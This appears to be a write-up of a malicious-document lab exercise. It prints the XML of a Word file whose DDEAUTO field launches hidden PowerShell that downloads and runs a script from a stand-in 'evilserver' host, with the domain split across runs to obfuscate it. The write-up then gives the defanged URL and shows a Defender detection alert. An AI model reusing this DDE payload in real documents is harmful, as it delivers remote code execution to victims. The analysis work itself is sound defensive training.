
Clean the document strings to get the URI – the ".pw" is broken for obfuscation by using junk in the file



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document xmlns:ve="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:r="http://schemas.openxmlformats.org/-
officeDocument/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp="http://schemas.openxmlformats.org/-
drawingml/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:wne="http://-
schemas.microsoft.com/office/word/2006/wordml"><w:body><w:p w:rsidR="00CD668E" w:rsidRDefault="00EC442B"><w:r><w:fldChar w:fldCharType="begin"/></w:r><w:r w:rsidR="001808CB"><w:instrText
xml:space="preserve"> </w:instrText></w:r><w:r w:rsidR="001808CB" w:rsidRPr="001808CB"><w:instrText xml:space="preserve"> DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -
sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://evilserver.</w:instrText></w:r><w:r w:rsidR="00544BFD"><w:instrText>immersivelabs</w:instrText></w:r><w:r
w:rsidR="001808CB" w:rsidRPr="001808CB"><w:instrText>/pp.ps1');powershell -e $e "</w:instrText></w:r><w:r><w:fldChar w:fldCharType="separate"/></w:r><w:r w:rsidR="00206E2E"><w:rPr><w:b/-
><w:noProof/></w:rPr><w:t>!Unexpected End of Formula</w:t></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r></w:p><w:sectPr w:rsidR="00CD668E" w:rsidSect="00CD668E"><w:pgSz w:w="11906"
w:h="16838"/><w:pgMar w:top="1440" w:right="1440" w:bottom="1440" w:left="1440" w:header="708" w:footer="708" w:gutter="0"/><w:cols w:space="708"/><w:docGrid w:linePitch="360"/></
w:sectPr></w:body></w:document>
```

Ans: http://evilserver[.]immersivelabs/pp[.]ps1

If you are using a Windows system to work on the lab, be mindful that Defender will detect the string for the registered CVE-2014-4114 from the Question#2 string. Thus, defanged the URL.



Threat blocked
12/12/2025 7:53 PM

Detected: Exploit:Win32/CVE-2014-4114
Status: Removed
A threat or app was removed from this device.

Date: 12/12/2025 7:53 PM
Details: This program is dangerous and exploits the computer on which it is run.

Affected items:
file: C:\Users\aarna\AppData\Local\ONLYOFFICE\DesktopEditors\data\recover\DE_52F0\aaefadb0-3777-416d-bcbc-6f97f4d395ab\docx_unpacked\word\document.xml